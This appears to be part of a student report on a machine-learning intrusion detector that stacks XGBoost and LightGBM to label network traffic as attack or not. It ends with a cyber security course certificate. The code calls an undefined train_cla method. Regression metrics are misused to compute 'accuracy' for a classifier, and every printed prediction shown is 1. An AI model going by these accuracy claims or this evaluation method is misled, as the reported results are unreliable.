
No Attack : 0

Attack : 1

2. Model training and testing


For training the models used are XGB classifier and LGBM classifier which are first layer estimators. The output of these estimators is given as input to the meta classifier which in this case is Stacking Classifier.This model is also known as Ensemble Model. Later model is fine tuned by hyperparameter optimization to improve the accuracy of the Ensemble model.

Defining first layer estimators.




```
class HPOpt(object):
    def __init__(self, x_train, x_test, y_train, y_test):
        self.x_train = x_train
        self.x_test  = x_test
        self.y_train = y_train#.ravel()
        self.y_test  = y_test#.ravel()

    def process(self, fn_name, space, trials, algo, max_evals):
        fn = getattr(self, fn_name)
        try:
            result = fmin(fn=fn, space=space, algo=algo, max_evals=max_evals, trials=trials)
        except Exception as e:
            return {'status': STATUS_FAIL,
                    'exception': str(e)}
        return result, trials

    def xgb_cla(self, para):
        cla = xgb.XGBClassifier(**para['reg_params'])
        return self.train_cla(cla, para)

    def lgb_cla(self, para):
        cla = lgb.LGBMClassifier(**para['reg_params'])
        return self.train_cla(cla, para)


    def train_reg(self, cla, para):
        cla.fit(self.x_train, self.y_train,
                eval_set=[(self.x_train, self.y_train), (self.x_test, self.y_test)],
                **para['fit_params'])
        pred = cla.predict(self.x_test)
        loss = para['loss_func'](self.y_test, pred)
        return {'loss': loss, 'status': STATUS_OK}
```

Fine tuning the first layer estimators




```
base_learners = [
                 ('rf_1', xgb.XGBClassifier(max_depth=3,learning_rate=0.65,
                                            n_estimators=100,
                                            objective=None,
                                            booster='gbtree'

                        )),


                        ('bharat', lgb.LGBMClassifier(boosting_type='gbdt',
                             num_leaves=30,
                             max_depth=13,
                             learning_rate=0.55,
                             objective=None,
                             n_estimators=2100,
                             random_state=51,
                             n_jobs=-1,
                             #silent=-1,
                         ))
                ]
```

Ensemble model



```
from sklearn.ensemble import RandomForestClassifier
cla = StackingClassifier(estimators=base_learners,
                         final_estimator=RandomForestClassifier(n_estimators=10,
                                                                random_state=42)
                        )
```

Final prediction




```
         ATTACK
0             1
1             1
2             1
3             1
4             1
...         ...
858545        1
858546        1
858547        1
858548        1
858549        1

[858550 rows x 1 columns]
```

Results and Discussions

The mean squared error achieved by using stacking technique is: 0.0029


The accuracy achieved for training dataset using stacking technique is : 99.99%

The accuracy achieved for testing dataset using stacking technique is ~ 97%




```
print(np.sqrt(metrics.mean_squared_error(y_test,y_pred)))
```

```
0.0029408394127219883
```




```
a=np.sqrt(metrics.mean_squared_error(y_test,y_pred))
b=100*max(0,1-a)
b
```

```
99.70591605872781
```




```
result=cla.score(X_test,y_test)
print(result)
```

```
0.9999913514635486
```



```
:
 from sklearn.metrics import r2_score
 r2_score(y_test, y_pred)
```

```
: 0.9632941017184229
```



```
        ATTACK
0            1
1            1
2            1
3            1
4            1
...        ...
858545       1
858546       1
858547       1
858548       1
858549       1

[858550 rows x 1 columns]
```

Conclusions

Implementation with individual Machine Learning models: Random Forest, Naive Bayes, Decision tree & Gradient Boost gave scores with an accuracy of nearly 90% and by stacking two classification models XGBM and LGBM we got an accuracy of nearly 99% which is a significant improvement in performance when compared with performance of individual models.


References

[1] https://www.geeksforgeeks.org/stacking-in-machine-learning-2/

[2] https://cloudstor.aarnet.edu.au/plus/s/umT99TnxvbpkkoE?path=%2F

[3] https://research.unsw.edu.au/

3. Workshop / Training / Coursera Course Certificate:



SkillUP
by Simplilearn

Declaration of Completion

Shreeya Goggi

has successfully completed the online course:

Introduction to Cyber Security

This professional has demonstrated initiative and a commitment to deepening their skills and advancing their career. Well done!

27th Sep 2022

Certificate code : 3807745

Krishna Kumar
CEO

3807745_1664277537.pdf